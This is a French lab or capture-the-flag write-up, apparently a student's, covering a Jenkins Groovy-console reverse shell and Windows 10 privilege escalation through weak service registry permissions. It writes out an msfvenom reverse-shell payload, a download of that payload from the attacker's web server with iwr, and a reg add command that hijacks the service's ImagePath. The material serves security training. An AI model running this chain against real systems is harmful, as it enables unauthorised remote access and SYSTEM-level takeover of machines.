
Malgré que cet exploit ne fonctionne pas, ce site nous met sur une piste qui sont les scripts groovy. En naviguant sur la page de jenkins, nous allons naviguer sur toute les pages présente, pour voir à quoi on a accès et voir si il y avait un endroit ou on pouvait mettre des scripts:




Durant cette navigation je suis tombé sur la section Build Executor Status:




Etant donné qu'il y a qu'une seule node,on peut en déduire que c'est celle sur laquelle on veut avoir accès, donc on va y accéder en cliquant dessus. On arrive sur cette page ou nous avons un onglet script Console:



En cliquant dessus on se rends compte que c'est un endroit ou on peut effectivement exécuter des scripts groovy:




Il nous reste plus qu'à trouver un script viable pour faire un reverse shell avec un script groovy , pour le trouver une simple recherche google et le premier lien suffise:




Ce lien: [Pure Groovy/Java Reverse Shell · GitHub](), nous donne un code de reverse shell ou nous avons juste à entrer notre ip et le port sur lequel nous allons écouter.


Avant de lancer le reverse shell nous allons dans un premier temps lancer l'écoute sur notre machine attaquante comme ceci:



une fois l'écoute lancer nous pouvons exécuter le script: Nous n'allons pas avoir de résultat dans la console, car on peut le voir sur la capture que le site est en constant changement mais l'attaque est bien lancée et le reverse shell fonctionnel:




Le reverse shell:




Maintenant que nous avons un reverse shell nous allons devoir passer à l'élévation de privilèges. Pour se faire nous devons d'abord regarder s' il existe pas des failles connu sur windows, qui est un windows 10 comme on peut le constater au moment ou notre reverse shell a été effectué.

Pour ce faire, une simple recherche internet peut suffire avec les bons mots clefs.




Ici, la recherche “windows 10 privilege escalation”, nous mets en premier lien, un repo github(GitHub - nickvourd/Windows-Local-Privilege-Escalation-Cookbook: Windows Local Privilege Escalation Cookbook), qui liste plusieurs manière de faire de l'élévation de privilège.




Pour cette machine virtuelle, nous allons nous intéresser à la dernière méthode. la Weak Registry Permissions. Nous nous sommes intéressés à celle-ci car c'est celle qui nous parlait le mieux, les clefs de registre windows.
On peut constater que c'est un guide complet pour réaliser l'attaque:
[Windows-Local-Privilege-Escalation-Cookbook/Notes/WeakRegistryPermissions.md at master · nickvourd/Windows-Local-Privilege-Escalation-Cookbook · GitHub]


A la différence, nous allons devoir le faire à distance et sans interface graphique, ce qui veut dire que nous allons devoir réaliser toutes les étapes qui sont graphiques notamment au niveau des clefs de registre de les faire via powershell. La première étape est de faire un répertoire la ou nous allons mettre notre faille:



ensuite nous allons devoir télécharger notre faille, un service qui va nous permettre d'exploiter l'élévation de privilège:
[https://github.com/nickvourd/Windows-Local-Privilege-Escalation-Cookbook/blob/master/Lab-Setup-Binary/Service4.exe]
Dans un premier nous passons sur powershell car toute la suite va se faire par ici puis nous avons testé de telecharger le service avec wget, cependant nous avons eu une erreur:



il se trouve qu'il existe une manière interne à powershell pour télécharger des fichiers:



Puis avec la commande ci-dessous on installe le service:


```
New-Service -Name "Vulnerable Service 4" -BinaryPathName "C:\Program Files\CustomSrv4\Service4.exe" -DisplayName "Vuln Service 4" -Description "My Custom Vulnerable Service 4" -StartupType Automatic
```

cette commande crée un service Windows appelé “Vulnerable Service 4” qui utilise l’exécutable situé à “C:\Program Files\CustomSrv4\Service4.exe”, avec un nom affiché “Vuln Service 4”, une description “My Custom Vulnerable Service 4”, et qui démarre automatiquement au démarrage du système. Avec celle ci on va éditer les permissions dans l’objectif d’accorder à tous les utilisateurs standard d’avoir la capacité de gérer ce service:

```
cmd.exe /c 'sc sdset "Vulnerable Service 4"
D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWL
OCRRC;;;AU)(A;;CCLCSWRPWPDTLOCRRC;;;PU)(A;;RPWP;;;BU)'
```


Voici une explication des options utilisé dans cette commande:

- cmd.exe/c Exécute la commande et termine
- sc dsset “Vulnerable Service 4”: Définit les paramètres de sécurité du service
- D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWLOCRRC;;;AU)(A;;CCLCSWRPWPDTLOCRRC;;;PU)(A;;RPWP;;;BU) : Chaîne SDDL définissant les permissions pour différents utilisateurs et groupes :
    - **SY** : Système
    - **BA** : Administrateurs
    - **AU** : Utilisateurs authentifiés
    - **PU** : Utilisateurs de puissance
    - **BU** : Utilisateurs de sauvegarde



En suite nous allons devoir utiliser les clefs de registre pour accorder les droit admin sur le service, dans la théorie nous devons nous rendre sur le registre panel a cet endroit: `'Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Vulnerable Service 4'`

Puis de modifier les permissions et ajouter le control total a Users:



Cependant, nous n'avons pas d'interface graphique, donc nous allons directement modifier avec powershell la clef de registre avec les commandes suivantes::


1. `$acl = Get-Acl -Path "HKLM:\SYSTEM\CurrentControlSet\Services\Vulnerable Service 4" :`
    - Récupère la liste de contrôle d'accès (ACL) actuelle de la clé de registre spécifiée.
2. `$rule = New-Object System.Security.AccessControl.RegistryAccessRule ("Users", "FullControl", "Allow") :`
    - Crée une nouvelle règle d'accès pour le registre, accordant le contrôle total ("FullControl") aux utilisateurs ("Users").

3. `$acl.SetAccessRule($rule) :`
    - Ajoute la règle d'accès créée à l'ACL récupérée.
4. `Set-Acl -Path "HKLM:\SYSTEM\CurrentControlSet\Services\Vulnerable Service 4" -AclObject $acl :`
    - Applique l'ACL modifiée à la clé de registre spécifiée.

Ensuite nous allons effectuer une énumération manuelle de la vulnérabilité:

Tout d'abord nous allons dans le powershell exécutez la commande suivante:
`Get-Acl -Path "HKLM:\SYSTEM\CurrentControlSet\Services\Vulnerable Service 4" | fl`
voici l'explication des commandes:

1. `Get-Acl -Path "HKLM:\SYSTEM\CurrentControlSet\Services\Vulnerable Service 4" :`
    - Récupère la liste de contrôle d'accès (ACL) de la clé de registre spécifiée.
2. `| fl :`
    - Formate la sortie en liste (format-list), ce qui affiche toutes les propriétés de l'ACL de manière détaillée.



Nous devons voir ce qu'il y a en rouge qui indique les permissions accorder, l'objectif est de verfier que les commandes effectuées au-dessus fonctionne. Puis nous allons effectuer une deuxième commande:
`reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Vulnerable Service 4"`
La commande ci-dessus, effectue une requête sur la clé de registre spécifiée et affiche toutes les sous-clés, entrées et valeurs associées à cette clé. En d'autres termes, elle permet de voir les paramètres et les configurations du service "Vulnerable Service 4" dans le registre Windows.

```
PS C:\Program Files\CustomSrv4→ reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Vulnerable Service 4"
reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Vulnerable Service 4"

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Vulnerable Service 4
    Type    REG_DWORD    0×10
    Start    REG_DWORD    0×2
    ErrorControl    REG_DWORD    0×1
    ImagePath    REG_EXPAND_SZ    C:\Program Files\CustomSrv4\Service4.exe
    DisplayName    REG_SZ    Vuln Service 4
    ObjectName    REG_SZ    LocalSystem
    Description    REG_SZ    My Custom Vulnerable Service 4

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Vulnerable Service 4\Security
```

Nous devons voir ce qu'il y a en rouge, cela nous permet de vérifier la localisation du binaire.

Pour exploiter la faille nous allons utiliser l'outil msfvenom pour créer un .exe malveillant:
`msfvenom -p windows/x64/shell_reverse_tcp LHOST=eth0 LPORT=1234 -f exe > Service4.exe`

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=eth0 LPORT=1234 -f exe > Service4.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

Maintenant que notre binaire est cree il ne reste plus que a le transferer sur la machine victime, pour ce faire on va ouvrir un serveur web python avec la commande:
python3 -m http.server 8000

Et pour telecharger sur la machine victime:
`iwr -Uri http://192.168.1.228:8000/Service4.exe -Outfile C:\Windows\Tasks\Service4.exe`

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.230 - - [16/Jan/2025 18:40:43] "GET /Service4.exe HTTP/1.1" 200 -
```

On voit avec la capture que la machine a bien téléchargé le fichier.
Enfin nous allons utiliser la commande suivante pour modifier le chemin d'accès à l'image du service, pour que windows executer le .exe malveillant et non celui qu'il a approuvé au début:
`reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Vulnerable Service 4" /t REG_EXPAND_SZ /v ImagePath /d "C:\Windows\Tasks\Service4.exe" /f`

```
PS C:\Program Files\CustomSrv4→ reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Vulnerable Service 4" /t REG_EXPAND_SZ /v ImagePath /d "C:\Windows\Tasks\Service4.exe" /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Vulnerable Service 4" /t REG_EXPAND_SZ /v ImagePath /d "C:\Windows\Tasks\Service4.exe" /f
The operation completed successfully.
PS C:\Program Files\CustomSrv4→
```


Voici une explication des options :

- **reg add** : Commande pour ajouter ou modifier une clé ou une valeur de registre.

- **“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Vulnerable Service 4”** : Chemin de la clé de registre où l’entrée sera ajoutée ou modifiée.
- **/t REG_EXPAND_SZ** : Spécifie le type de la valeur. REG_EXPAND_SZ est un type de chaîne qui peut contenir des variables d’environnement.
- **/v ImagePath** : Nom de la valeur à ajouter ou modifier. Ici, c’est “ImagePath”.
- **/d “C:\Windows\Tasks\Service4.exe”** : Données à associer à la valeur. Ici, c’est le chemin de l’exécutable “C:\Windows\Tasks\Service4.exe”.
- **/f** : Force l’ajout ou la modification sans demander de confirmation.

On constate avec la capture que l'opération a correctement fonctionné, nous allons donc redémarrer soit le service soit la machine directement:

